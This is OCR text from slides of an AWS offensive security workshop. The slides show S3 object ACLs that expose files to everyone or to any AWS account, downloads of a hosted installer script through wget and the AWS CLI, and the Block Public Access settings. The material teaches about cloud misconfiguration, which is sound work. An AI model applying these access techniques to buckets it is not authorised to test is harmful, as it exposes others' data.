
⚠ When you grant access to the Everyone or Authenticated users group grantees, anyone in the world can access the specified objects.


Learn more


☑ I understand the effects of these changes on the specified objects.



HACKTODEF.COM


Windows PowerShell
PS D:\> wget https://hacktodef.s3.eu-central-1.amazonaws.com/install-script.ps1 -O script.ps1
PS D:\> cat .\script.ps1
<#
.SYNOPSIS
Install OpenTofu.
.DESCRIPTION
This script installs OpenTofu via any of the supported methods. Please run it with the -h or -h
elp parameter
to get a detailed help description.
.LINK
https://opentofu.org
.LINK
https://opentofu.org/docs/intro/install/


Amazon S3 > Buckets > hacktodef > install-script.ps1
install-script.ps1 Info
Copy S3 URI
Download
Open
Object actions
Properties
Permissions
Versions
Access control list (ACL)
Edit
Grant basic read/write permissions to AWS accounts. Learn more
Grantee
Object
Object ACL
Object owner (your AWS account)
Canonical ID:
0fc8ab8bd09773d4476c5c3e3e08e858ce21d5e7d443c3c853e0df68d65e4f59
Read
Read, Write
Authenticated users group (anyone with an AWS account)
Group:
http://acs.amazonaws.com/groups/global/AuthenticatedUsers
Read
-
Everyone (public access)
Group:
http://acs.amazonaws.com/groups/global/AllUsers
-
-


Windows PowerShell
PS D:\> wget https://hacktodef.s3.eu-central-1.amazonaws.com/install-script.ps1 -O script.ps1
wget : The remote server returned an error: (403) Forbidden.
At line:1 char:1
+ wget https://hacktodef.s3.eu-central-1.amazonaws.com/install-script.p ...
+ ~~~~~~
+ CategoryInfo : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebException
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
PS D:\> :(
>> ^C
PS D:\> aws s3 cp s3://hacktodef/install-script.ps1 script2.ps1
download: s3://hacktodef/install-script.ps1 to .\script2.ps1
PS D:\> cat .\script2.ps1
<#
.SYNOPSIS
Install OpenTofu.
.DESCRIPTION
This script installs OpenTofu via any of the supported methods. Please run it with the -h or -help parameter

Block public access (bucket settings)

Public access is granted to buckets and objects through access control lists (ACLs), bucket policies, access point policies, or all. In order to ensure
recommends that you turn on Block all public access, but before applying any of these settings, ensure that your applications will work correctly
storage use cases. Learn more

Block *all* public access

On

▼ **Individual Block Public Access settings for this bucket**

- **Block public access to buckets and objects granted through *new* access control lists (ACLs)**
  S3 will block public access permissions applied to newly added buckets or objects, and prevent the creation of new public access ACLs for e
- **Block public access to buckets and objects granted through *any* access control lists (ACLs)**
  S3 will ignore all ACLs that grant public access to buckets and objects.
- **Block public access to buckets and objects granted through *new* public bucket or access point policies**
  S3 will block new bucket and access point policies that grant public access to buckets and objects. This setting doesn't change any existing
- **Block public and cross-account access to buckets and objects through *any* public bucket or access point policies**
  S3 will ignore public and cross-account access for buckets or access points with policies that grant public access to buckets and objects.

AWS Offensive Security Workshop

Hosted by hacktodef.com

Welcome to Our S3 Static Website Demo!


This page demonstrates the static website hosting capabilities of Amazon S3. As part of our AWS Offensive Security Workshop, we're exploring various AWS services and their potential security implications.

Workshop Highlights:

- Understand AWS security fundamentals
- Explore common misconfigurations
- Learn about enumeration and reconnaissance techniques
- Discover exploitation and privilege escalation methods
- Practice post-exploitation techniques
- Implement proper security measures and best practices

Remember, with great power comes great responsibility. Always practice ethical hacking and obtain proper authorization before testing security measures.

For more information about our workshops and services, visit hacktodef.com.



HACKTODEF.COM

HACKTODEF.COM

PUBLIC RESOURCES

S3 - HTTP URLs

